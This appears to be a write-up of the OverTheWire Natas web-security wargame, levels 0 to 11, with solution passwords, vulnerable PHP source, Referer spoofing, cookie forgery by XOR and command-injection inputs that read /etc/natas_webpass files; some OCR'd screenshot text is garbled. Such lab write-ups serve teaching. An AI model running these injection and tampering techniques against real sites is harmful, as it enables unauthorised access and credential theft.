

OverTheWire Natas Series

Natas teaches the basics of server side web-security.


Each level of natas consists of its own website located at <http://natasX.natas.labs.overthewire.org>, where X is the level number.

There is **no SSH login**. To access a level, enter the username for that level (e.g. natas0 for level 0) and its password.

Each level has access to the password of the next level. Your job is to somehow obtain that next password and level up. **All passwords are also stored in /etc/natas_webpass/**. E.g. the password for natas5 is stored in the file /etc/natas_webpass/natas5 and only readable by natas4 and natas5.

▼ Level 0

```
Username: natas0
Password: natas0
URL: http://natas0.natas.labs.overthewire.org
```



```
<html> (scroll)
  > <head> (scroll)
  > <body>
    <h1>natas0</h1>
    <div id="content">
      ::before
      " You can find the password for the next level on this page. "
      ...
      <!-- The password for natas1 is 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq --> == $0
      ::after
    </div>
    <div id="wechallform" style="display: block;" class="ui-draggable">
      <p>Submit token</p>
      <form id="realwechallform" action="https://www.wechall.net/10-levels-on-Natas.html" enctype="application/x-www-form-urlencoded" method="post">
        <input type="hidden" name="wfid" value="1">
        <input type="hidden" name="password_solution" value="natas0">
        <input type="hidden" name="igotitnow" value="Register">
      </form>
    </div>
  </body>
</html>
```

Password:

0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq

▼ Level 1

URL : <http://natas1.natas.labs.overthewire.org>

The screenshot shows a browser developer tools window with the title bar "natas1.natas.labs.overthewire.org". The main content area displays a web page titled "NATAS1" with a "SUMMIT TOKEN" button. The developer tools console tab is active, showing the following JavaScript code:

```

<html>
  <head></head>
  <body>
    <div id="content">
      <p>You can find the password for the next level on this page, but rightclicking has been blocked!</p>
      <input type="button" value="I'm done!">
    </div>
  </body>
</html>

```

The developer tools sidebar shows the "Styles" tab is selected, with a message "No matching selector or style". The bottom navigation bar includes "Console", "Issues", and "What's new".

Password:

TguMNxKo1DSa1tujBLuZJnDUICcUAPII

▼ Level 2

URL : <http://natas2.natas.labs.overthewire.org>


The screenshot shows a browser developer tools window with the title bar "natas2.natas.labs.overthewire.org". The main content area displays a web page titled "NATAS2" with a "SUMMIT TOKEN" button. The developer tools console tab is active, showing the following HTML code:

```

<html>
  <head></head>
  <body>
    <div id="content">
      <p>There is nothing on this page.</p>
      <input type="file" name="file1.png" value="pixel.png" style="width: 100px; height: 100px; border: 1px solid black; margin-bottom: 10px;">
      <input type="hidden" name="password_solution" value="TguMNxKo1DSa1tujBLuZJnDUICcUAPII">
      <input type="hidden" name="logintime" value="Register">
    </div>
  </body>
</html>

```

The developer tools sidebar shows the "Properties" tab is selected, displaying styling for the file input element. The bottom navigation bar includes "Console", "Issues", and "What's new".



Index of /files

Name	Last modified	Size	Description
Parent Directory			
pixel.png	2025-08-15 13:06	303	
users.txt	2025-08-15 13:06	145	

Apache/2.4.58 (Ubuntu) Server at natas2.natas.labs.overthewire.org Port 80

username:password
alice:BYNdCesZqW
bob:jw2ueICLvt
charlie:G5vCxkVV3m
natas3:3gqisGdR0pj6tpkDKdIW02hSvchLeYH
eve:zo4nJWnj2
mallory:9urTCPzBmH

Password:

```
3gqisGdR0pj6tpkDKdIW02hSvchLeYH
```

▼ Level 3

URL : <http://natas3.natas.labs.overthewire.org>

User-agent: *
Disallow: /s3cr3t/

Index of /s3cr3t

Name	Last modified	Size	Description
Parent Directory		-	
users.txt	2025-08-15 13:06	40	

[Parent Directory](#)
[users.txt](#) 2025-08-15 13:06 40

Apache/2.4.58 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80


natas4:QryZXc2e0zahULdHrtHxzyYkj59kUxLQ

Password:

QryZXc2e0zahULdHrtHxzyYkj59kUxLQ

▼ Level 4

URL : <http://natas4.natas.labs.overthewire.org>



```
⑤ Select Administrator: Command Prompt
Microsoft Windows [Version 10.0.22000.918]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>curl -v -H "Referer: http://natas5.natas.labs.overthewire.org/" -u natas4:QryZXc2e0zahULdHrtHxzyYkj59kUxLQ http://natas4.natas.labs.overthewire.org/
*   Trying 56.228.72.241:80...
* Connected to natas4.natas.labs.overthewire.org (56.228.72.241) port 80 (#0)
* Server auth using Basic with user 'natas4'
> GET / HTTP/1.1
> Host: natas4.natas.labs.overthewire.org
> Authorization: Basic b0F0XW90IjvevpYZjJMPhphaFVZEHydEh4en1za2o1OWtVeExR
> User-Agent: curl/7.83.1
> Accept: */*
> Referer: http://natas5.natas.labs.overthewire.org/
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 28 Aug 2025 17:21:00 GMT
< Server: Apache/2.4.58 (Ubuntu)
< Vary: Accept-Encoding
< Content-Length: 962
< Content-Type: text/html; charset=UTF-8
<
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" /><script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallInfo = { "level": "natas4", "pass": "QryZXc2e0zahULdHrtHxzyYkj59kUxLQ" };</script></head>
<body>
<div>natas4</div>
<div id="content">

Access granted. The password for natas5 is 0n35PkggAPm2zbEpOU802c0x0Msn1ToK
<br/>
<div id="viewsource"><a href="index.php">Refresh page</a></div>
</div>
</body>
</html>
* Connection #0 to host natas4.natas.labs.overthewire.org left intact
C:\Windows\system32>
```

Password:

0n35PkggAPm2zbEpOU802c0x0Msn1ToK

▼ Level 5

URL : <http://natas5.natas.labs.overthewire.org>

The screenshot shows the Chrome DevTools Network tab for the URL `natas5.natas.labs.overthewire.org/index.php`. The Application tab is selected. A cookie named `logged_in` is listed with the value `0`. The cookie has a domain of `natas5.natas.labs.overthewire.org`, a path of `/`, and is set to expire with a session lifetime.

The screenshot shows the same Network tab in Chrome DevTools. The `logged_in` cookie's value field is highlighted with a red box. The rest of the table columns are visible but mostly empty or show standard cookie metadata.

The screenshot shows the Natas5 web interface at `natas5.natas.labs.overthewire.org/index.php`. A modal dialog box displays the password: `0RoJwHdSKWFTYR5WuiAewauSuNaBXned`. The background page shows a "Access denied" message and a "SUBMIT TOKEN" button.

Password:

`0RoJwHdSKWFTYR5WuiAewauSuNaBXned`

▼ Level 6

URL : <http://natas6.natas.labs.overthewire.org>

The screenshot shows the Natas6 web interface at `natas6.natas.labs.overthewire.org/robots`. A modal dialog box displays the error message: "Wrong secret". Below the message is an input field labeled "Input secret:" with a placeholder "Submit". There is also a "View sourcecode" link.

```


<head>
    <!-- This stuff in the header has nothing to do with the level -->
    <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
    <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
    <script src="http://natas.labs.overthewire.org/js/jquery.js"></script>
    <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
    <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script>
    <script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
</head>
<body>
    <div id="content">
        <?php
            include "includes/secret.inc";
            if(array_key_exists("submit", $_POST)) {
                if($_secret == $_POST['secret']) {
                    print "Access granted. The password for natas7 is <censored>";
                } else {
                    print "Wrong secret";
                }
            }
        ?>
        <form method="post">
            Input secret: <input name="secret"><br>
            <input type="submit" name="submit" />
        </form>
        <div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
    </div>
</body>
</html>

```

```

<?php
$secret = "FOEIUWGHFEEUHOFUOIU";
?>

```




Password:

bmg8SvU1LizuWjx3y7xkNERkHxGre0GS

▼ Level 7

URL : <http://natas7.natas.labs.overthewire.org>



```
< > C ▲ Not secure view-source:natas7.natas.labs.overthewire.org/index.php?includes/index.php?page=home
Line wrap
1 <html>
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level1.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
10 <script>var wechallinfo = { "level": "natas7", "pass": "bmg8SvUllizuWjx5y7xkNERktxGre065" };</script></head>
11 <body>
12 <h1>natas7</h1>
13 <div id="content">
14   <a href="index.php?page=home">Home</a>
15   <a href="index.php?page=about">About</a>
16   <br>
17   <br>
18   this is the front page
19
20 <!-- hint: password for webuser natas8 is in /etc/natas_webpass/natas8 -->
21 </div>
22 </body>
23 </html>
```




Password:

xcoXLmzMkoIP9D7hlgPlh9XD7OgLAe5Q

▼ Level 8

URL : <http://natas8.natas.labs.overthewire.org>



```

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css"/>
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallInfo = { "level": "natas8", "pass": "<--censored>" };</script></head>
<body>
<h1>natas8</h1>
<div id="content">
<?>
$encodedSecret = "3d3d516343746d4d6d6c315669563362";
function encodeSecret($secret) {
    return bin2hex(strrev(base64_encode($secret)));
}
if(array_key_exists("submit", $_POST)) {
    if(encodeSecret($_POST['secret']) == $encodedSecret) {
        print "Access granted. The password for natas9 is <censored>";
    } else {
        print "Wrong secret";
    }
}
<form method=post>
Input secret: <input name=secret><br>
<input type=submit name=submit>
</form>
<div id=viewsource><a href=index-source.html>View sourcecode</a></div>
</div>
</body>
</html>

```

PHP Sandbox

```

1 <?>
2
3 $secret = "3d3d516343746d4d6d6c315669563362";
4
5 function decodeSecret($secret) {
6     return base64_decode(strrev(hex2bin($secret)));
7 }
8 echo(decodeSecret($secret))
9 ?>

```

PHP Versions and Options (8.2.20)

Other Options

Result for 8.2.20:

```
oubWYf2kBq
```

NATAS8

Access granted. The password for natas9 is
ZE1ck82lmdGloErlhQgWND6j2Wzz6b6t
Input secret:

[View sourcecode](#)

Password:

ZE1ck82lmdGloErlhQgWND6j2Wzz6b6t

▼ Level 9

URL : <http://natas9.natas.labs.overthewire.org>

The screenshot shows a search interface titled "NATAS9". At the top right is a "SUBMIT TOKEN" button. Below it is a search bar with the placeholder "Find words containing" and a "Search" button. The main area is labeled "Output:" and contains a large list of words, many of which are misspellings or variations of common English words. Some examples include "advocate", "advocated", "advocates", "advocating", "advocado", "advocado's", "advocados", "advocadoo", "avoid", "available", "avodance", "avodance's", "avolded", "avolding", "avoids", "avow", "avowal", "avouls", "avouls", "avoud", "avouing", "avous", "benevolence", "benevolence's", "benevoles", "benevolent", "bravo", "bravos", "carnivore", "carnivore's", "carnivores", "carnivores", and ".....".

The screenshot shows a web page with the URL "natas9.natas.labs.overthewire.org/index-source.html". The page title is "NATAS9". It features a "Not secure" warning icon. The content includes a form with the text "Find words containing: <input name=needle><input type=submit name=submit value=Search>

</form>". Below the form is a "pre" tag containing a PHP script. The script starts with a comment about header stuff, then includes links to CSS and JS files. It defines a "wechallinfo" variable with "level: 'natas9'" and "pass: '<censored>'". The script then handles a "needle" parameter from the request. If it exists, it sets \$key to the value of \$_REQUEST['needle']. Then it checks if \$key is not empty and runs a command using passthru("grep -i \$key dictionary.txt"). Finally, it outputs the results of the search. At the bottom, there is a "View sourcecode" link.

The screenshot shows the same search interface as before. The "Output:" section now contains a single word: "t7I5VHvpa14sJTUGV0cbEsbYfFP2dm0u". This is likely the result of a command injection where the user input was used as a search term.

Command Injection:


```
;cat /etc/natas_webpass/natas10
```

Password:

```
t7I5VHvpa14sJTUGV0cbEsbYfFP2dmOu
```

▼ Level 10

URL : <http://natas10.natas.labs.overthewire.org>



```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas10", "pass": "<censored>" };</script></head>
<body>
<h1>natas10</h1>
<div id="content">

For security reasons, we now filter on certain characters<br/><br/>
<form>
Find words containing: <input name=needle><input type=submit name=submit value=Search><br><br>
</form>

Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&]/,$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
?>
</pre>

<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

NATAS10

For security reasons, we now filter on certain characters
Find words containing:

Output:

```
.htaccess
.htaccess:AuthType Basic
.htaccess:AuthUserFile /var/www/natas/natas10/.htpasswd
.htaccess: require valid-user
.htaccess: require user natas11
.htpasswd
dictionary.txtAfghan
dictionary.txtAsian
dictionary.txtAllah
dictionary.txtAllah's
dictionary.txtAmerican
dictionary.txtAmericanism
dictionary.txtAmericanisms
dictionary.txtAmericans
dictionary.txtApril
dictionary.txtApril's
dictionary.txtAprils
dictionary.txtAsian
```

Submit Token

Command Injection:

```
.* /etc/natas_webpass/natas11
```

Password:

UJdqkK1pTu6VLt9UHWAgrRZz6sVUZ3IEk

▼ Level 11

URL : <http://natas11.natas.labs.overthewire.org>

Not secure natas11.natas.labs.overthewire.org/?bgcolor=%23ffff

NATAS11

Cookies are protected with XOR encryption

Background color: #ffff [View sourcecode](#)

Submit Token

```

< > C □ Not secure natas11.natas.labs.overthewire.org/index-source.html
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas11", "pass": "<censored>" };</script></head>
<?

$defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff");

function xor_encrypt($in) {
    $key = '<censored>';
    $text = $in;
    $outText = '';
    // Iterate through each character
    for($i=0;$i<strlen($text);$i++) {
        $outText .= $text[$i] ^ $key[$i % strlen($key)];
    }
    return $outText;
}

function loadData($def) {
    global $_COOKIE;
    $mydata = $def;
    if(array_key_exists("data", $_COOKIE)) {
        $tempdata = json_decode(xor_encrypt(base64_decode($_COOKIE["data"])), true);
        if(is_array($tempdata) && array_key_exists("showpassword", $tempdata) && array_key_exists("bgcolor", $tempdata)) {
            if (preg_match('/^#(?:[a-f\d]{6})$/i', $tempdata['bgcolor'])) {
                $mydata['showpassword'] = $tempdata['showpassword'];
                $mydata['bgcolor'] = $tempdata['bgcolor'];
            }
        }
    }
    return $mydata;
}

function saveData($d) {
    setcookie("data", base64_encode(xor_encrypt(json_encode($d))));
}

$data = loadData($defaultdata);

if(array_key_exists("bgcolor", $_REQUEST)) {
    if (preg_match('/^#(?:[a-f\d]{6})$/i', $_REQUEST['bgcolor'])) {
        $data['bgcolor'] = $_REQUEST['bgcolor'];
    }
}
saveData($data);

?>

<h1>natas11</h1>
<div id="content">
<body style="background: <?=$data['bgcolor']?>;>
Cookies are protected with XOR encryption<br/><br/>
<?
if($data["showpassword"] == "yes") {
    print "The password for natas12 is <censored><br>";
}
?>

<form>
Background color: <input name=bgcolor value=<?=$data['bgcolor']?>>
<input type=submit value="Set color">

```

PHP Sandbox

```
1 <?
2
3 echo json_encode(array( "showpassword"=>"no", "bgcolor"=>"#ffffff"));
4
5 ?>
```

⊕ PHP Versions and Options (8.2.20)

⊕ Other Options

 Execute Code  Save or share code

Result for 8.2.20:

```
{"showpassword":"no", "bgcolor":"#ffffff"}
```

The screenshot shows the CyberChef interface with the following details:

- Operations:** The sidebar includes "from base", "From Base64", "From Base32", "From Base45", "From Base58", "From Base62", "From Base64", "From Base85", "From Base92", "Fork", "To Base58", and "Favourites".
- Recipe:** A green box titled "From Base64" contains:
 - A dropdown menu set to "Alphabet: A-Za-z0-9+=".
 - A checked checkbox labeled "Remove non-alphabet chars".
 - An unchecked checkbox labeled "Strict mode".
- Input:** The input text is "HeYKw0zJu4iAyAAFy81VUcq0E132JuIBis78dmbU1G1jEJayIxTRg3D0".
- Output:** The output text is "It's a secret; I'm a spy".
- Bottom right:** Buttons for "Replace input with output", "Copy", "Download", and "Print".

The screenshot shows the CyberChef interface with the following details:

- Operations:** XOR
- Recipe:** XOR
- Key:** {"showpassword":"no","bgcolor":"#fffff"}
- UTF8:** checked
- Scheme:** Standard
- Input:** 3'F0317 u06*8H1FS 44e0c; u0efmHf"1
- Output:** jDnoeDnoeDnoeDnoeDnoeDnoeDnoe\$

Download CyberChef [Download](#)

Last build: A month ago - Version 10 is here! Read about the new features [here](#)

Operations	403	Recipe	Input
base64		XOR	{"showpassword":"yes","bgcolor":"#ffffff"}
To Base64		Kev eDw0 UTF8 ▾ Scheme Standard <input type="checkbox"/> Null preserving	
From Base64			
Show Base64 offsets			
Fernet Decrypt			
Fernet Encrypt			
Fork			
From Base32			
From Base58			
From Base85			
Parse SSH Host Key			
To Base32			
To Base58			
To Base85			

Not secure natas11.natas.labs.overthewire.org/?bgcolor=%23000000

NATAS11

Cookies are protected with XOR encryption

The password for natas12 is yZdkjAYZRd3R7tq7T5kXMjMJI0lkzDeB
Background color: (#000000)

[View sourcecode](#)

Console Sources Network Performance Memory Application Lighthouse

Name	Value	Domain	Path	Expires	Size	HttpOnly	Secure	SameSite	Partition	Cross-Site	Priority
data	HmYkbwozJw4WnyAAFyB1VUc9MhxHaHUNA1c4Aw02dVHZzEJAyIxCUc5	natas1...	/	Session	60						Medium

Password:

yZdkjAYZRd3R7tq7T5kXMjMJI0lkzDeB